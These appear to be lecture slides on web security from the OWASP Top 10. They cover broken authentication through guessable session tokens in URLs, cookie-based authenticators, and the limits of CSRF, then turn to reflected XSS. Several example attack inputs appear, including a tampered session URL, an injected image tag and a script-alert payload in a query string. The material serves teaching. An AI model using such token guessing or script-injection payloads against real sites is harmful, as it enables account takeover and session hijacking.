
OWASP Top 10 Web Vulnerabilities

2. Broken Authentication.

Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens.

E.g., Weak session management, sessions not expiring, etc.

Primitive Browser Session



Store session information in URL; easily read on network

FatBrain.com circa 1999

- User logs into website with his password, authenticator is generated, user is given special URL containing the authenticator

<https://www.fatbrain.com/HelpAccount.asp?t=0&p1=me@me.com&p2=540555758>

- With special URL, user doesn't need to re-authenticate
 - Reasoning: user could not have not known the special URL without authenticating first.
- Authenticators are global sequence numbers
- It's easy to guess sequence number for another user

<https://www.fatbrain.com/HelpAccount.asp?t=0&p1=SomeoneElse&p2=540555752>

Typical Solution:

Web Authentication via Cookies

- When session starts, server computes an **authenticator** and gives it back to browser in the form of a cookie
 - Authenticators must be **unforgeable** and **tamper-proof**
 - Malicious client shouldn't be able to compute his own or modify an existing authenticator
 - Example: **MAC(server's secret key, session id)**
- With each request, browser presents the cookie
- Server **recomputes** and verifies the authenticator
 - Server does not need to remember the authenticator

CSRF is One-Way

Can we (the attackers) do better?

- Because of the Same-Origin Policy (SOP), an attacker at [malicious.com](#) can trick your browser into sending a request to [bank.com](#), but they cannot read the response.
- **The Result:** They can transfer your money (an action), but they can't see your balance or steal your secret recovery codes (information).

How to circumvent?

- Try to execute scripts in the victim's browser, on [bank.com](#) to avoid SOP.
- But how to get my attacker script running on [bank.com](#) ?

OWASP Top 10 Web Vulnerabilities

7. Cross-Site Scripting (XSS).

- XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping.
- XSS allows attackers to **execute scripts in the victim's browser** which can hijack user sessions or redirect the user to malicious sites.

Types of XSS Attacks

- Reflected XSS Attack
- Stored XSS Attack

Echoing / “Reflecting” User Input

The screenshot displays the IEEE Xplore search interface. At the top, the IEEE Xplore logo is on the left, and navigation links for 'Browse', 'My Settings', and 'Help' are in the center. A blue 'Institutional Sign In' button is on the right. Below the navigation bar is a search bar with a dropdown menu currently set to 'All'. The text 'Computer Security Incident' is entered in the search bar, and a yellow box highlights this input. To the right of the search bar is a magnifying glass icon and a link to 'ADVANCED SEARCH'. Below the search bar is a section for refining results. It includes a 'Search within results' input field, a magnifying glass icon, and buttons for 'Items Per Page', 'Export', 'Set Search Alerts', and 'Search History'. Below these buttons, the text 'Showing 1-25 of 4,483 results for' is followed by a green box highlighting the filter 'Computer Security Incident' with a close button (x).

IEEE Xplore® Browse ▾ My Settings ▾ Help ▾ Institutional Sign In

All ▾ Computer Security Incident 🔍

ADVANCED SEARCH

Search within results 🔍

Items Per Page ▾ Export Set Search Alerts Search History

Showing 1-25 of 4,483 results for Computer Security Incident ✕

Echoing / “Reflecting” User Input

naive.com/hello.php?name=Bob

Welcome, dear Bob

naive.com/hello.php?name=<img
src= 'https://www.cs.stonybrook.edu/sites/default/files/Nick-Spotlight-Headshot.jpg' >

Welcome, dear




Reflected XSS


- Assume an echoing website :
<http://www.elgoog.com/search?input=word>
- Now the attacker sends the following URL to the victim and tricks him to click the link (or it just autoruns with tag):
[http://www.elgoog.com/search?input=<script>alert\(“XSS”\);</script>](http://www.elgoog.com/search?input=<script>alert(“XSS”);</script>)
- Once the victim clicks on this link, the server echoes back the input on the page. The input here is a JavaScript code which runs and gives a pop-up message.

Breaking the Data/Code boundary!

Basic Pattern for Reflected XSS

